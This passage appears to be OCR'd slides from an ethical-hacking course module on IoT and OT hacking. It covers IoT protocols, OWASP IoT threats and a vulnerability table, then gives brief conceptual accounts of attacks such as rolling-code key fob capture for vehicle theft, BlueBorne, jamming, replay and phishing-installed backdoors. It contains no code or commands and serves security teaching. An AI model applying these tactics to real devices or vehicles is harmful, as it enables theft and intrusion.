Module 18

IoT and OT Hacking

Learning Objectives

01 Explain IoT Concepts and Attacks

02 Explain IoT Hacking Methodology

03 Explain IoT Attack Countermeasures

04 Explain OT Concepts and Attacks

05 Explain OT Hacking Methodology

06 Explain OT Attack Countermeasures

IoT Hacking


Objective 01

Explain IoT Concepts and Attacks


What is the IoT?

Internet of Things (IoT), also known as **Internet of Everything** (IoE), refers to the network of devices having IP addresses and the capability to sense, collect, and send data using embedded sensors, communication hardware and processors

In IoT, the term **thing** is used to refer to a device that is **implanted on natural**, **human-made**, or **machine-made** objects and has the functionality of **communicating over the network**



IoT Architecture



IoT Technologies and Protocols

Short-range Wireless Communication

- Bluetooth Low Energy (BLE)
- Light-Fidelity (Li-Fi)
- Near Field Communication (NFC)
- QR Codes and Barcodes
- Radio Frequency Identification (RFID)
- Thread
- Wi-fi
- Wi-Fi Direct
- Z-wave
- ZigBee
- ANT

Medium-range Wireless Communication

- Ha-Low
- LTE-Advanced
- 6LoWPAN
- QUIC

Wired Communication

- Ethernet
- Multimedia over Coax Alliance (MoCA)
- Power-line Communication (PLC)

Long-range Wireless Communication

- Low-power Wide-area Networking (LPWAN)
  - LoRaWAN
  - Sigfox
  - Neul
- Very Small Aperture Terminal (VSAT)
- Cellular
- MQTT
- NB-IoT

IoT Operating Systems

- Windows 10 IoT
- Amazon FreeRTOS
- Fuchsia
- RIOT
- Ubuntu Core
- ARM Mbed OS
- Zephyr
- Embedded Linux
- NuttX RTOS
- Integrity RTOS
- Tizen

IoT Application Protocols

- CoAP
- Edge
- LWM2M
- Physical Web
- XMPP
- Mihini/M3DA

OWASP Top 10 IoT Threats

01	Weak, Guessable, or Hardcoded Passwords
02	Insecure Network Services
03	Insecure Ecosystem Interfaces
04	Lack of Secure Update Mechanisms
05	Use of Insecure or Outdated Components
06	Insufficient Privacy Protection
07	Insecure Data Transfer and Storage
08	Lack of Device Management
09	Insecure Default Settings
10	Lack of Physical Hardening

https://owasp.org

OWASP IoT Attack Surface Areas

1. Ecosystem (general)
2. Device Memory
3. Device Physical Interfaces
4. Device Web Interface
5. Device Firmware
6. Device Network Services
7. Administrative Interface
8. Local Data Storage
9. Cloud Web Interface
10. Third-party Backend APIs
11. Update Mechanism
12. Mobile Application
13. Vendor Backend APIs
14. Ecosystem Communication
15. Network Traffic
16. Authentication/Authorization
17. Privacy
18. Hardware (Sensors)

https://owasp.org

IoT Vulnerabilities

Vulnerability	Description
1. **Username Enumeration**	Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. **Weak Passwords**	Ability to set account passwords to '1234' or '123456' for example Usage of pre-programmed default passwords
3. **Account Lockout**	Ability to continue sending authentication attempts after 3 - 5 failed login attempts
4. **Unencrypted Services**	Network services are not properly encrypted to prevent eavesdropping or tampering by attackers
5. **Two-factor Authentication**	Lack of two-factor authentication mechanisms such as a security token or fingerprint scanner
6. **Poorly Implemented Encryption**	Encryption is implemented but is improperly configured or not being properly updated, e.g. using SSL v2
7. **Update Sent Without Encryption**	Updates are transmitted over the network without using TLS or encrypting the update file itself
8. **Update Location Writable**	Storage location for update files is world writable, which can allow firmware to be modified and distributed to all users
9. **Denial of Service**	Service can be attacked in a way that denies service to that service or the entire device

Vulnerabilities	Obstacles
10. **Removal of Storage Media**	Ability to physically remove the storage media from the device
11. **No Manual Update Mechanism**	No ability to manually force an update check for the device
12. **Missing Update Mechanism**	No ability to update the device
13. **Firmware Version Display and/or Last Update Date**	Current firmware version is not displayed and/or the last update date is not displayed
14. **Firmware and Storage Extraction**	Firmware contains a lot of useful information, like source code and binaries of running services, pre-set passwords, and ssh keys
15. **Manipulating the Code Execution Flow of the Device**	With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls Side channel attacks can modify the execution flow or can be used to leak information from the device
16. **Obtaining Console Access**	By connecting to a serial interface, we can obtain full console access to a device Usually security measures include custom bootloaders that prevent the attacker from entering single user mode, but that can also be bypassed.
17. **Insecure Third-party Components**	Out of date versions of busybox, openssl, ssh, web servers, etc.

https://owasp.org

IoT Threats


- IoT devices on the Internet have very few security **protection mechanisms** against various emerging threats
- Attackers often exploit these **poorly protected devices** on the Internet to cause physical damage to the network, to wiretap the communication, and to **launch disruptive attacks** such as DDoS

IoT Threats

01	DDoS Attack	08	Sybil Attack	15	Client Impersonation
02	Attack on HVAC Systems	09	Exploit Kits	16	SQL Injection Attack
03	Rolling Code Attack	10	Man-in-the-Middle Attack	17	SDR-Based Attack
04	BlueBorne Attack	11	Replay Attack	18	Fault Injection Attack
05	Jamming Attack	12	Forged Malicious Device	19	Network Pivoting
06	Remote Access using Backdoor	13	Side Channel Attack	20	DNS Rebinding Attack
07	Remote Access using Telnet	14	Ransomware	21	Firmware Update (FOTA) Attack


DDoS Attack

- Attacker initiates the attack by **exploiting the vulnerabilities** in the devices and installing a **malicious software** in their operating systems
- Multiple infected IoT devices are referred to as an **Army of Botnets**
- The target is attacked with a **large volume of requests** from multiple IoT devices present in different locations




Exploit HVAC

- Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms; this gives attackers a gateway to **hack corporate systems**
- HVAC systems have many **security vulnerabilities** that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attack on the organization's network




Rolling Code Attack

- Most smart vehicles use **smart locking systems** that involve the transmission of an **RF signal** in the form of a code from a modern key fob, which locks or unlocks the vehicle, to the receiver in the vehicle
- This code that locks or unlocks a vehicle or garage is called a **Rolling Code** or **Hopping Code**
- The attacker uses a jammer to thwart the **transmission of a code**
- After obtaining the code, the attacker can use it to unlock and **steal the vehicle**




BlueBorne Attack

- A BlueBorne attack is performed on **Bluetooth connections to gain access** and take full control of the target device
- It is a collection of various techniques based on the known **vulnerabilities of the Bluetooth protocol**
- BlueBorne is compatible with **all software versions** and does not require any user interaction, precondition, or configuration, except that the Bluetooth should be activated
- After gaining access to a device, the attacker can penetrate any corporate network using that device to **steal critical information** about the organization and **spread malware** to nearby devices




Jamming Attack

- Jamming is a type of attack in which the **communications between wireless IoT devices are jammed** so that they can be compromised
- An attacker transmits **radio signals randomly** with the same frequency as the sensor nodes for communication
- As a result, the network gets jammed, which **disables the endpoints from sending or receiving** any messages



Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

- The attacker gathers basic information about the target organization using various **social engineering techniques**
- The attacker sends **phishing emails** to the employees with **malicious attachments**
- When an employee **opens the email** and **clicks on the attachment**, a backdoor is automatically installed on the target system
- Using the **backdoor**, the attacker gains access to the **private network** of the organization



SDR-Based Attacks on IoT

- The attacker uses software defined radio (SDR) to **examine the communication signals in the IoT network** and **sends spam content** or texts to the interconnected devices
- This software-based radio system can also **change the transmission and reception of signals** between the devices, based on their software implementations

Replay Attack

- The attacker obtains the **specific frequency** used for sharing information between connected devices and captures the original data when a command is initiated by these devices
- The attacker segregates the command sequence and injects it into the IoT network

Cryptanalysis Attack

